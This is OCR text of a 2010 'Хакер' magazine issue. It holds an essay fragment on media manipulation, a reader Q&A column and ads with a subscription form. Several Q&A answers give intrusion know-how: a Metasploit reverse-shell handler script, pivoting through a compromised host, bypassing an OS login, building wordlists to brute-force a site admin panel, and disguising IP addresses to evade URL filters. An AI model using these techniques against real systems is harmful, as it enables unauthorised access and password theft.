Погоня за кайфом, удовольствием, экстримом — это как наркотик. Ты к нему привыкаешь, и через некоторое время уже хочется чего-нибудь сильнее вставляющего. Чем дальше, тем больше. Прежние развлечения уже не приносят кайфа, приходится искать что-то более изощренное, эксклюзивное... и дорогое. После дворовых качелей американские горки — это просто бомба! Но после прыжка с парашютом в свободном падении с высоты 4000 метров веселые горки кажутся детским садом... И вся жизнь превращается в гонку за чем-то новым. В мечтах об очередной «новинке» или полете на катапульте многие из нас забывают, что гормоны счастья — эндорфины — можно получить не только в погоне за экстримом, но и с помощью обычных человеческих радостей.

Как видишь, практически все способы влияния направлены на то, чтобы свести к минимуму то человечное, что в нас есть: нашу душу, нашу мораль, нашу совесть. А что есть человек без души? Робот, зомби, марионетка... Неважно, как мы это назовем, важна суть. А в чем суть — ты понимаешь и сам.

Вопрос второй: кому и зачем все это нужно? Логику проследить несложно: подкармливая среднестатистического обывателя сенсациями, новыми привлекательными образами, вовлекая его в авантюры, расследования, обещая новые крышесрывающие ощущения, различные печатные и интернет-издания, ТВ-шоу и сайты таким образом располагают к себе читателей и зрителей. Основная суть в том, что все это вызывает зависимость. И чем более широкую аудиторию удается зомбировать — тем выше рейтинг. Чем выше рейтинг — тем больше привлекательность для рекламодателя. Чем больше рекламодателей претендуют на эфирное время — тем оно дороже. Чем дороже рекламное место — тем выше прибыль канала (газеты, сайта), что неминуемо грозит повышением зарплат сотрудников, и в частности, администрации.

И еще один момент, о котором не стоит забывать — это спонсоры и идеи, которые они диктуют. Именно эти невидимые серые кардиналы пытаются с помощью масс-медиа превратить людей в марионеток, чтобы потом управлять ими, используя в качестве рычагов телевидение, прессу и интернет.

Как не поддаться соблазну?

Наше детство уже далеко позади. Но это не гарантия того, что мы не подвержены влиянию, идущему с мониторов и экранов телевизоров. Мы — взрослые, и у нас тоже есть интересы. Масс-медиа охотно удовлетворяет их, диктуя при этом свои правила. Как противостоять информации, влияющей на наше бессознательное?

1. Анализируй. Когда ты видишь на экране нового героя, который нравится практически всем, задумайся — за счет каких качеств он привлекает людей? В чем его эффективность, в чем деструкция? Если очень хочется наследовать доктора Хауса, проанализируй: что именно тебя привлекает (или чего не хватает): привязанность к наркотикам, мизантропия или все-таки высокий интеллект и умение им пользоваться?

2. Чувствуй. Если с монитора маленький черный человечек типа мистера Фримена саркастичным голосом подводит тебя к мысли, что ты живешь не так — почувствуй себя. Чего именно ты хочешь? Действительно выбросить свой винчестер и подарить мобильный телефон? Или ты просто боишься ударить лицом в грязь, не ответив на вызов «А тебе слабо...?». Ведь это банальная форма манипуляции. С помощью псевдологических конструкций можно вбить в голову что угодно. Не забывай об этом. А телефон и винчестер оставь себе — они пригодятся больше, чем доказывание неизвестно кому, что ты не тряпка.

3. Оставайся человеком, который сам выбирает свои желания и создает свои планы на будущее. Будь уверен в своих действиях и своих решениях. Акцент на слове «своих». И тогда у манипуляторов будет гораздо меньше шансов тобой управлять.

4. Читай журнал «Хакер». Как показали исследования, люди с IT'шным складом ума реже поддаются манипуляциям :).

При советской власти учебники называли воинов Украинской повстанческой армии головорезами, власть сменилась — и они стали национальными героями.

Антон «ant» Жуков
Степан Ильин



Q: Подскажи, как можно автоматизировать такую рутинную работу как установка LHOST, LPORT, PAYLOAD и других параметров в Metasploit Framework, чтобы не приходилось каждый раз заново вводить их руками.

A: Действительно, каждый раз вручную задавать одни и те же параметры не совсем удобно. К счастью, в Metasploit Framework есть возможность для автоматизации — это файлы ресурсов. На самом деле файлы ресурсов представляют собой обычные скрипты, в которых прописывается все необходимое. С недавнего времени в файлы ресурсов можно вставлять целые блоки кода на Ruby. Если создать скрипт с именем msfconsole.rc и положить его в директорию ~/.msf3/msfconsole.rc, то он будет автоматически загружаться каждый раз при запуске msfconsole. Это идеальный способ автоматической установки основных параметров (exploit, PAYLOAD, LPORT, LHOST и т.д.). Для того, чтобы понять, как создать файл ресурсов, советую тебе разобрать демонстрационный пример — documentation/msfconsole_rc_ruby_example.rc

Если запустить его с помощью команды $ ./msfconsole -r documentation/msfconsole_rc_ruby_example.rc, то он автоматически установит все параметры и запустит эксплойт.

```
resource (documentation/
msfconsole_rc_ruby_example.rc)>
use exploit/multi/handler
resource (documentation/
msfconsole_rc_ruby_example.rc)>
set PAYLOAD windows/meterpreter/
reverse_tcp
resource (documentation/
msfconsole_rc_ruby_example.rc)>
set LPORT 4444
resource (documentation/
msfconsole_rc_ruby_example.rc)>
set LHOST 192.168.0.228
resource (documentation/
msfconsole_rc_ruby_example.rc)>
set ExitOnSession false
resource (documentation/
msfconsole_rc_ruby_example.rc)>
exploit -j
```

Кстати, разработчик Metasploit HD Moore пообещал в скором времени показать миру Metasploit Express — графическую оболочку для управления метасплойтом. Жаль только, что продукт будет платным.

Q: С помощью Metasploit получил доступ к удаленной машине. Подскажи, можно ли как-то затуннелировать трафик через Metasploit сессию?

A: Да, в Metasploit есть такая возможность. Представим, что мы получили доступ с машины 10.1.1.1 на 10.1.1.128. Выглядит это примерно так:

```
[*] Meterpreter session 1 opened
(10.1.1.1:4444 -> 10.1.1.128:1238)

meterpreter > run get_local_subnets
Local subnet:
10.1.1.0/255.255.255.0
meterpreter > background
msf exploit(ms08_067_netapi) >
route add 10.1.1.0 255.255.255.0 1
msf exploit(ms08_067_netapi) >
route print

Active Routing Table
====================
```

```
Subnet    Netmask        Gateway
------    -------        -------
10.1.1.0  255.255.255.0  Session 1
```

Теперь весь трафик, посылаемый в 10.1.1.0 подсеть, будет туннелироваться через Metasploit-сессию. Есть еще более простой способ — использовать плагин auto_add_route:

```
msf exploit(ms08_067_netapi) > load
auto_add_route

[*] Successfully loaded plugin:
auto_add_route
msf exploit(ms08_067_netapi) >
exploit
```

Фишка в том, что при удачном срабатывании сплойта автоматически добавляется соответствующее параметрам сессии правило роутинга.

Q: Как можно отслеживать все изменения в сети: появление новых устройств, изменения в конфигурации хостов (появление новых открытых/закрытых портов)?

A: В этом может помочь всем известный Nmap. Если ты обращал внимание, среди списка его опций есть такая:

```
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output
scan in normal, XML, s|<rIpt
kIddi3, and Grepable format,
respectively, to the given
filename.
```

Опция -oX <имя_файла> (output XML) определяет, в какой XML-файл сохранять результаты сканирования. Просканировав сеть два раза и сохранив результаты в XML-файлах, можно просмотреть изменения при помощи утилиты NDiff, входящей в Nmap. Посмотрим, к примеру, что изменилось после повторного сканирования одного из хостов сети:

```
$ ndiff -v scanme-1.xml scanme-2.
xml
-Not shown: 95 filtered ports
+Not shown: 993 filtered ports
 PORT     STATE  SERVICE VERSION
 22/tcp   open   ssh
 25/tcp   closed smtp
 53/tcp   open   domain
+70/tcp   open gopher
 80/tcp   open   http
 113/tcp  closed auth
+31337/tcp open Elite
```

Соответственно, плюсом отмечено то, что добавилось, а минусом — то, что ушло. Таким образом, видно, что появились новые открытые порты 70 и 31337. Все то же самое можно проделать и с помощью GUI-фронтенда для Nmap — Zenmap.

Q: Как можно обойти защиту паролем на вход в операционную систему?

A: Такая задача встречается довольно часто. Существуют специальные утилиты, позволяющие сбросить пароль или просто войти в систему с любым пассом. Можно воспользоваться утилитой Kon-Boot (www.piotrbania.com/all/kon-boot). Схема работы проста: с официального сайта загружаем образ для Floppy/CD/USB и создаем загрузочный диск/дискету/флешку. Загружаемся с нее и в появившемся меню выбираем первую опцию — «1st Kon-Boot». Ждем, при повторном появлении меню выбираем опцию «2nd try boot from drive C: as hd1». Если не удалось загрузить hd1 — выбираем hd2 и т.д. Если необходимо войти в Linux — логинимся как пользователь kon-usr, а для входа в Windows сойдет любое действительное имя пользователя с любым паролем (можно пустым). На данный момент с помощью этой программки можно зайти как в Windows (поддерживает все версии вплоть до семерки), так и в Linux (к сожалению, пока еще не все дистрибутивы).

Q: Подбираю пароль к админке сайта. Использовал уже все возможные словари, и пока никак. Похоже, словарик придется составлять самому — как это автоматизировать?

A: Иногда бывает полезно составить словарь для конкретного сайта, так как зачастую пользователи используют в пароле сочетания, связанные с его тематикой или даже названием. В первую очередь надо пропарсить контент сайта и собрать слова. В этом деле очень пригодится утилита CeWL (Custom Word List generator — www.digininja.org). Написанный на Ruby паук обходит весь сайт до заданной глубины (по умолчанию равной 2) и составляет список часто используемых слов. Следует обратить внимание на следующие опции:
- depth — глубина сканирования;
- min_word_length — минимальная длина слова;
- write — имя файла для сохранения результатов.

После этого полученный список слов надо скормить John The Ripper, чтобы он немного разнообразил их, добавив цифры и изменив в некоторых местах регистр (все это прописывается в правилах). Легко и эффективно составить правила поможет другая утилита — JTR Config Maker (sites.google.com/site/reusablesec2/jtrconfiggenerator).

Q: Как посмотреть в Linux список недавно модифицированных файлов?

A: Для того, чтобы посмотреть список файлов, которые недавно изменились, достаточно запомнить несколько полезных ключей для команды ls. Так, «ls –ltr» выдаст информацию об измененных файлах в текущей папке. Чтобы увидеть недавно модифицированные файлы всей файловой систем, можно использовать команду: find /etc -type f -printf "%T@ %T+ %p" | sort -n.

Q: Как из-под Linux удаленно выключить виндовую машину?

A: Удаленная Windows-машина может быть легко выключена, если у тебя стоит Samba, и есть аккаунт с достаточными правами на машине с Windows. Делается это с помощью механизма удаленного вызова процедур: net rpc shutdown -S thehostname -U theusername, где thehostname — имя удаленного узла или его IP-адрес. Кроме того можно передать дополнительные параметры, используемые утилитой shutdown в Windows: net rpc shutdown -S thehostname -U theusername -f -t 60 (установить таймаут в 60 секунд и принудительно закрыть все приложения перед выключением).

Q: Можно ли как-то обмануть URL-фильтры?

A: Современные браузеры могут воспринимать URL не только в десятичной системе, но также в 8-ричной и 16-ричной, и даже единым 32-битным числом. Таким образом URL типа 66.102.13.19 можно представить следующими способами:

```
http://0x42.0x66.0x0d.0x63
http://0x42660d63
http://1113984355
http://00000102.00000146.00000015.00000143
```

Если кликнуть по любому из вариантов, попадешь на google.com. На самом деле эта техника не нова и известна уже давно. Но, как показывает практика, некоторые производители антивирусного ПО про нее подзабыли, и их продукты, блокирующие ссылку в нормальном виде, пропускают 8-, 16- или 32-ричный IP-адрес. Преобразовать IP из одного формата в другой поможет онлайн-сервис www.csgnetwork.com/ipaddconv.html.

Q: Как реализовать обмен трафиком между машинами, находящимися за разными NAT-серверами?

A: Когда один из двух компьютеров находится за NAT, реализовать свободный обмен трафиком между ними уже затруднительно. Когда за NAT'ом оказываются сразу два участника обмена, то задача усложняется вообще в разы. К счастью, выход есть. Благодаря программе Pwnat любое количество клиентов,

находящихся за одним NAT-сервером, может соединяться с хостом, стоящим за другим NAT, при этом не требуется проброска портов на серверах и использование прочих инструментов. Все это без каких-либо посредников, спуфинга, трюков с DNS и технологий UPnP/STUN/ICE — исключительно ноу-хау разработчиков.
Общий синтаксис для запуска имеет несколько ключей: ./pwnat <-s | -c> <args>, где -s, -c соответственно означают «клиент» и «сервер». Для «клиента» надо указать следующие аргументы:

```
<args>: [local ip] <local
port> <proxy host> [proxy port
(def:2222)] <remote host> <remote
port>
```

Для сервера, помимо прочего, можно указать доверенные хосты и порты:

```
<args>: [local ip] [proxy
port (def:2222)] [[allowed
host]:[allowed port] ...]
```

Q: Как разобраться, почему только что установленная семерка свалилась в BSOD?
A: Чтобы не ковыряться в странных аббревиатурах и дампах, которые создает винда при падении, лучше поставить небольшую, но зато очень полезную утилиту **WhoCrashed** (www.resplendence.com/whocrashed). Вот она-то и расскажет, кто свалил систему. Али драйвер какой, или программа, или еще что-нибудь. Так или иначе, будет указано название конкретного модуля, его расположение на диске, название ошибки, описание программы с указанием разработчиков (берегитесь!). Последняя версия как раз поддерживает «семерку», причем как 32-, так и 64-битную версии.

Q: Будущая версия Visual Studio будет поддерживать странный язык C++0x. Как вы к нему относитесь?
A: Ну, это не совсем язык программирования, а скорее новый, переработанный стандарт привычного C++. Поскольку уже опубликован финальный черновик (draft-версия), можно с уверенностью сказать: проект попрет. К тому же, в новой VS2010 действительно уже реализованы многие из заявленных нововведений C++. В блоге разработчиков даже есть сводная таблица, в которой перечислены те аспекты C++0x, которые уже поддерживает новая «студия». Благодаря новому стандарту мы получим многие механизмы, которые уже давно используются в других языках. Например, лямбда-выражения, позволяющие упросить некоторые фрагменты кода, а также Rvalue-ссылки, позволяющие различить временные и постоянные объекты, увеличив тем самым производительность приложения.

Q: Пользователям мобильных платформ я отдаю специально переработанную веб-страницу, в которой используется упрощенная верстка. Раньше определить такую категорию пользователей было легко, но теперь, с появлением все новых и новых мобильных браузеров, это становится все сложнее и сложнее. Есть ли готовое решение, чтобы не тратить время на проверки вручную, заново изобретая велосипед?
A: Проблема на самом деле не только в том, чтобы определить факт использования мобильного устройства; сложнее понять, с каким девайсом имеешь дело, и на что он способен (разрешение, используемый браузер и т.д.). Свои наработки в этой области сделали доступными ребята из Яндекса, предоставив всем доступ к их Яндекс.Детектору (api.yandex.ru/detector/doc/dg/concepts/About.xml). Работает это следующим образом. На «http://phd.yandex.net/detect/» отправляется специальный запрос, в ответ на который приходит XML-выдача с результатами определения модели и характеристик устройства. Дальше все зависит от тебя (можно сделать отдельные страницы для iPhone, Android или, скажем, Opera Mini). В своей работе сервис использует содержимое заголовков HTTP-запросов, передаваемых браузером мобильного устройства: profile, wap-profile, x-wap-profile, user-agent, x-operamini-phone-ua. Примеры использования на PHP/Perl доступны на официальном сайте.

Q: В Gmail'е наконец-то появилась возможность Drag'n'Drop'ом приаттачивать к письму файлы. Как они сделали это в веб-приложении? Нигде подобного больше не видел.
A: Это стало возможным за счет такой офигенной штуки HTML5 как FileAPI (www.w3.org/TR/2009/WD-FileAPI-20091117). Это расширение возожностей JS в сторону работы с файлами. Теперь можно получать не только имена файлов, но и их MIME-тип, размер, а самое главное — содержимое! Увы, как и любые технологии HTML5, они реализованы лишь в некоторых браузерах: поддерживают FileAPI лишь последние версии Firefox и Chrome. Полный код я приводить не буду, все нюансы и исходники доступны в замечательных статьях: javascript.ru/blog/Brmaley.ee/FileAPI, www.kigorw.com/articles/dd-file.

Q: Один из хакерских плагинов для Firefox обновляется очень редко, а новые версии браузера отказываются его подключать, ссылаясь на отсутствие совместимости. Как бы вырубить эту проверку?
A: Для этого есть свойство в about:config (специальная страница с тонкими настройками браузера). Ищи "extensions.checkCompatibility" и выставляй значение "false". Если такого ключа нет, то параметр нужно создать самому.

Q: Задача: периодически делать бэкап нескольких тысяч файлов с никсового сервера. Когда попробовал скачать все по FTP, стало ясно, что я скорее состарюсь — процесс идет очень медленно. Догадался предварительно подключаться по SSH и упаковывать файлы в один архив, но как бы это автоматизировать?
A: Если сервер поддерживает подключения по SFTP, то самый простой путь — написать несложный скрипт для WinSCP (winscp.net). Задача простая: упаковываем файлы на удаленном сервере, скачиваем архив к себе, удаляем его с сервера. Чтобы клиент каждый раз не просил данные для аутентификации, необходимо сохранить сессию со всеми необходимыми параметрами (назовем соединение AccountName). После подключения не забудь нажать Ctrl+T — должно появиться окно консоли. Если этого не происходит, значит, у тебя нет доступа к шеллу, и ничего не выйдет. Если же все OK, можно писать наш скрипт.

```
option batch on
option confirm off
open AccountName
cd /home/step/
call tar -cz --exclude=*cache* -f /
home/step/tmp/FTP-backup-$(date
+%Y-%m-%d).tgz ./public_html/
cd /home/rarst/tmp/
get -delete FTP-backup* "c:\My
Dropbox\Backup\"
exit
```

Первые две строчки позволят скриптам выполняться автоматически без подтверждений пользователя. Команда open устанавливает соединение, которое ты предварительно создал (необходимо указать правильное имя). Далее выполняем ряд обычных никсовых команд по созданию архива с бэкапом и с помощью команды Get указываем, что файл надо скачать в локальную папку (в моем случае — Dropbox). Теперь необходимо добавить запуск WinSCP и нашего скрипта в планировщике (стандартный виндовый или, скажем, nnCron), чтобы тот с нужной периодичностью запускал WinSCP.exe /console /script="backup.txt". Весь код скрипта, как ты, вероятно, догадался, сохранится в файл backup.txt.



>>WINDOWS
>Development
Beyond Compare 3.1.11
BinVis
CodeSmith 5.2.1 Professional
DbOctopus 1.1.1
DLL Export Viewer 1.36
Gobby 0.5
HeidiSQL 5.1
HelpNDoc 2.5
Hex Workshop 6.0.1
HexAssistant 2.7
Intype Alpha 0.3.1
IronRuby 1.0
JavaFX 1.3 SDK
Mercurial 1.5.1
MonoDevelop 2.2.2
MySQL Workbench 5.1.18a
Negatory Assembly Studio 1.0
PowerGUI Build 2.0.0
py2exe 0.6.9
Qt Creator 1.3.1
SharpDevelop 3.2RC2
TOra 2.1.2
TortoiseSVN 1.6.8

>Games
OpenTTD 1.0.1
Warsow 0.5

>Misc
7stacks 1.5beta
Context Menu Enhancer 2.0
Cyber-D's Autodelete 2.24
Dexpot 1.5.0
FileAlyzer 1.6.0.4
FolderSize 1.0.7
Gmail Notifier Plus for Windows 7 2.2
Jumplist-Launcher 7
LiberKey Standard 4.8
Metamorphose 2 0.7.0
OffiSync Free
Regshot 1.8.2
Replace Text 2.2
StandaloneStack 2.0.7
ThinkingRock 2.2.1
WhoCrashed 2.10

>Multimedia
1by1 1.69
AV Voice Changer 7.0
BlockCAD 3.18
FastStone Image Viewer 4.2
Google Earth 5
HandBrake 0.9.4
Nitro PDF Professional 6
Paint.NET 3.5.5
Pepakura Designer 3.0.7
Picasa 3.6
PrimoPDF
Recolored 1.1
ScreenshotCaptor 2.78.0.1
SUPER 2010 build37
The KMPlayer 2.9.3.1428

VueScan 8.6.28
Xfire 1.124

>Net
Desktop Google Reader 1.3
Download Master Portable 5.6.5.1201
HydraIRC 0.3
LogMeIn Hamachi
Radmin 3.4
The Dude 3.6
uTorrent 2.0.1
зTorrent - a (very) tiny BitTorrent client_files
Xmarks
Internet Explorer

>Security
AxCrypt 1.7
Bruter 1.0
DarunGrim 2.5.2
DJ Java Decompiler 3.11.11.95
Fiddler2 Beta
FOCA 2.0.2
inSSIDer
Javascript Keylogger 1.4
JBroFuzz 2.1
Nessus 4.2.2
Netsparker Community Edition
OperaPasswordDecryptor
OWASP Code Crawler 2.7
PatchDiff2 2.0.6
PDFiD 0.0.11
Peach 2.3.6
PyLoris 3.0
Sandcat + Sandcat4PHP 4.0 RC1
Scapy 2.1
SFX-SQLi
SIP Workbench v1.0.0.3970
Snort 2.8.6
TrueCrypt 6.3a
VB Decompiler Lite 7.9

>System
Auslogics BoostSpeed 4.5.15
Auslogics Disk Defrag 3.1.4
Avast Free Antivirus 5.0.507
Comodo Firewall + Antivirus for Windows 4.0
HijackThis 2.0.4
Macrium Reflect FREE Edition 4.2.2525
Microsoft Security Essentials
MultiMon Lite
Online Armor Free v4.0.0.44
OSSEC 2.4.1
Paragon Backup & Recovery 10.1 Free Edition
Speccy 1.01.132
Total Commander 7.55 beta 3

>>UNIX
>Desktop
Adobe Reader 9.3.2
aTunes 2.0.0

Awn 0.4.0
Banshee 1.6.0
Birthday Notifier 1.1
BlackRain DarkSide Port
Buuf 2.30.2
Digikam 1.2.0
Gnome Icon Theme 2.30.1
Google Gadgets 0.11.2
gPhoto2 2.4.9
InfoPanel 0.10.1
Lxdvdrip 1.76
Mathomatic 15.0.7
Me TV 1.2.0
Osmo 0.2.10
Printoxx 2.6
Quod Libet 2.2.1
ScanTailor 0.9.8
SMPlayer 0.6.9
VLC 1.0.6

>Devel
Bouml 4.20.0
Bugzilla 3.6
Diffuse 0.4.3
GCC 4.5.0
Gtest 1.5.0
IcedTea 1.8
IronRuby 1.0
iText 5.0.2
itools 0.61.2
KDevelop 4.0 RC3
Perl 5.12
Pharo 1.0
SciPy 0.7.2
SQLAlchemy 0.6.0
SVEditor 0.1.9
Umbrello 2.2.0
Vala 0.8.1
xmlparselib 0.62
Yasm 1.0.0

>Games
Bos Wars 2.6.1


>Net
Adobe Flash Player 10.0.45.2
EiskaltDC++ 2.0.1
Empathy 2.30.1
Firestarter 1.0.3
FreeDC++ 0.0.2
Google Chrome 5.0.342.9 Beta
Gufw 9.10.4
Jucy 0.83
MCabber 0.10.0
Miro 3.0.1
Mozilla Firefox 3.6.3
Mumble 1.2.2
Opera 10.10
Pidgin 2.6.6
Skype 2.0.072
Vuze 4.4
W3Perl 3.085
Websitary 0.6
WeeChat 0.3.2

>Security
Aircrack-ng 1.1
Arno iptables firewall 1.9.2
Arping2 2.09
Avast! Home Edition 1.3.0
BleachBit 0.7.4
Cutter 1.0.3
HnTool 0.1.1
Hogger 0.2.0
JBroFuzz 2.1
m0n0wall 1.32
Nessus 4.2.2
Nmap 5.30BETA1
PulledPork 0.4.1
PyLoris 3.0
Sara 7.9.2a
Scapy 2.1.1
SIP Inspector 1.10
Snort 2.8.6
Sshguard 1.4
Xplico 0.5.6

>Server
Apache 2.2.15
BIND 9.7.0
Charles 3.5.1
CUPS 1.4.3
DHCP 4.1.1
IndiMail 1.7.3
Monkeyd 0.10.1
OpenLDAP 2.4.22
OpenSSH 5.5
OpenVPN 2.1.1
phpFreeChat 1.3
Postfix 2.7.0
PostgreSQL 8.4.3
Samba 3.5.2
Smpfilter 0.4.1
SpamCheck 0.6.8
Squid 3.1.1
Tinc 1.0.13
uHub 0.3.1
Ziproxy 3.0.0

>System
2click Update 5.5
ATI Catalyst 10.3
BusyBox 1.16.1
Deja Dup 14.0.3
Linux Kernel 2.6.33.3
NTP 4.2.6p1
nVidia 195.36.24
q4wine 0.118
Sakura 2.3.8
Sudo 1.7.2
SysVinit 2.88
Watsup 1.8
Wine 1.1.43
Xen 4.0.0
xf86-video-intel 2.11.0

>X-Distr
Ubuntu 10.04 LTS



DVD

№ 06(137)ИЮНЬ 2010

ХАКЕР

RINGO-ШЕЛЛКОД ПОД WINDOWS X64 СТР. 60

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ИЮНЬ 06 (137) 2010

EARN CASH NOW!

ХАК КЭША ФАЙЛОВОЙ СИСТЕМЫ WINDOWS

СТР. 96

ВЕЛИКИЙ ФАЙЛОВЫЙ ПУТЬ

ТЕСТ НОВЫХ ФАЙЛОВЫХ СИСТЕМ

СТР. 78

ПОКЕРНЫЙ БОТ

КОДИНГ БОТА: ЛОГИКА ПРИНЯТИЯ РЕШЕНИЙ

СТР. 96

(game)land hi-fun media
publishing for enthusiasts
4607157100063 10006

+

СОВЕТЫ ПО УСКОРЕНИЮ UBUNTU

ONLINE-СКАНЕР УЯЗВИМОСТЕЙ

МЕНЕДЖЕР ПАКЕТОВ ДЛЯ WINDOWS

БАГИ OPENCART

ОШИБКИ В ДВИЖКЕ ОНЛАЙН-МАГАЗИНА

СТР. 54

ВЫГОДА•ГАРАНТИЯ•СЕРВИС

ХАКЕР

8.5 Гб DVD

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ!
СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!

Замучились искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск Х. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2100 руб.



Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ЕСТЬ ВОПРОСЫ? Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС info@glc.ru

ЭТО ЛЕГКО!


1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!
Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в январе, то подписку можно оформить с марта.

СТОИМОСТЬ ЗАКАЗА:
2100 РУБ. ЗА 12 МЕСЯЦЕВ
1200 РУБ. ЗА 6 МЕСЯЦЕВ

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ________ 20 г.

- ☐ прошу выслать бесплатный номер журнала ________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О.

АДРЕС ДОСТАВКИ:

индекс

область/край

город

улица

дом корпус

квартира/офис

телефон ( ) код

e-mail

сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа | Сумма
Оплата журнала «________»
с ________ 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа | Сумма
Оплата журнала «________»
с ________ 20 г.
Ф.И.О.
Подпись плательщика


Кассир

HTTP://WWW2



